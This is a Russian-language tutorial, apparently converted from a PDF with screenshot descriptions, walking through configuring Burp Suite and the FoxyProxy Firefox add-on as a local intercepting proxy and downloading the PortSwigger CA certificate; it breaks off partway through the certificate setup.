
Чтобы изменить шрифт (3) HTTP-редактора перейдите в “User-Interface” (1) ->”Inspector and message editor” (2):



Теперь настроим прокси (посредник между клиентом и сервером) для того, чтобы мы могли перехватывать HTTP-запросы через BurpSuite. Откроем браузер и нажмём на кнопку “Application menu”, а затем “Add-ons and themes”:



В качестве прокси мы будем использовать плагин браузера Firefox под названием FoxyProxy. Указываем его в строке поиска и нажимаем кнопку “Enter”:



Нажимаем на заголовок плагина “FoxyProxy Standard”:

A screenshot of the Firefox Add-ons Manager interface. The search bar at the top contains the text "foxyproxy". Below the search bar, the heading "9,230 results found for "foxyproxy"" is displayed. To the left, there is a "Filter results" sidebar with dropdown menus for "Sort by" (set to "Relevance"), "Add-on Type" (set to "All"), and "Badging" (set to "Any"). On the right, the "Search results" section shows two items: "FoxyProxy Standard" and "FoxyProxy Basic". A green arrow points from the text "Нажимаем кнопку "Add to Firefox"" to the "Add to Firefox" button for the FoxyProxy Standard add-on.

9,230 results found for "foxyproxy"

Filter results

Sort by

Relevance

Add-on Type

All

Badging

Any

Search results

FoxyProxy Standard Recommended

FoxyProxy is an advanced proxy management tool that completely replaces Firefox's limited proxying capabilities. For a simpler tool and less advanced configuration options, please use FoxyProxy Basic.

204,581 users

FoxyProxy Basic

FoxyProxy Basic is a simple on/off proxy switcher. More advanced features and configuration options are offered by FoxyProxy Standard.

5,830 users

Нажимаем кнопку "Add to Firefox":

A screenshot of the Firefox Add-ons Manager showing the details page for the "FoxyProxy Standard" add-on. The page includes the add-on icon, the name "FoxyProxy Standard" by "Eric H. Jung", a brief description, and a large blue "Add to Firefox" button. To the right, there is a summary box showing "204,581 Users", "668 Reviews", and a "4.2 Stars" rating with a star progress bar. A green arrow points from the text "Нажимаем кнопку "Add to Firefox"" to the "Add to Firefox" button.

Recommended

FoxyProxy Standard – Get

204,581 Users

668 Reviews

4.2 Stars

5 ★ 446

4 ★ 81


3 ★ 47

2 ★ 17


1 ★ 77

Add to Firefox

И в всплывающем меню нажимаем “Add”:




Показанная ниже страница и значок FoxyProxy в верхнем правом углу говорят нам о том, что установка плагина прошла успешно:



Нажимаем на значок лисы, а затем на кнопку “Options”:




Теперь на кнопку “Add”:




Теперь нам нужно прописать адрес прокси сервера, которым будет являться BurpSuite:


1. Указываем заголовок. По нему мы можем ориентироваться, когда мы включаем прокси.
2. Указываем протокол **HTTP**.
3. Указываем IP-адрес прокси - в нашем случае это **127.0.0.1**.
4. Указываем стандартный порт **BurpSuite'a 8080**.
5. Имя пользователя (**Username**) и пароль (**Password**) указывать не нужно.
6. Нажимаем кнопку “Save”.




Если Вы сделали всё правильно, то у Вас появится следующий элемент на странице плагина:




Наш прокси работает только с **HTTP**-протоколом, чтобы он работал ещё с **HTTPS** нам нужно установить сертификат **PortSwigger**. Для этого запустим **BurpSuite**:




И выберем "BurpSuite" в FoxyProxy:




Перейдём по следующей ссылке (ссылка недоступна, если Вы не включите прокси):




И нажмём на кнопку "CA Certificate":




Скачивается сертификат:




Теперь нажимаем на кнопку открытия меню и выбираем "Settings":



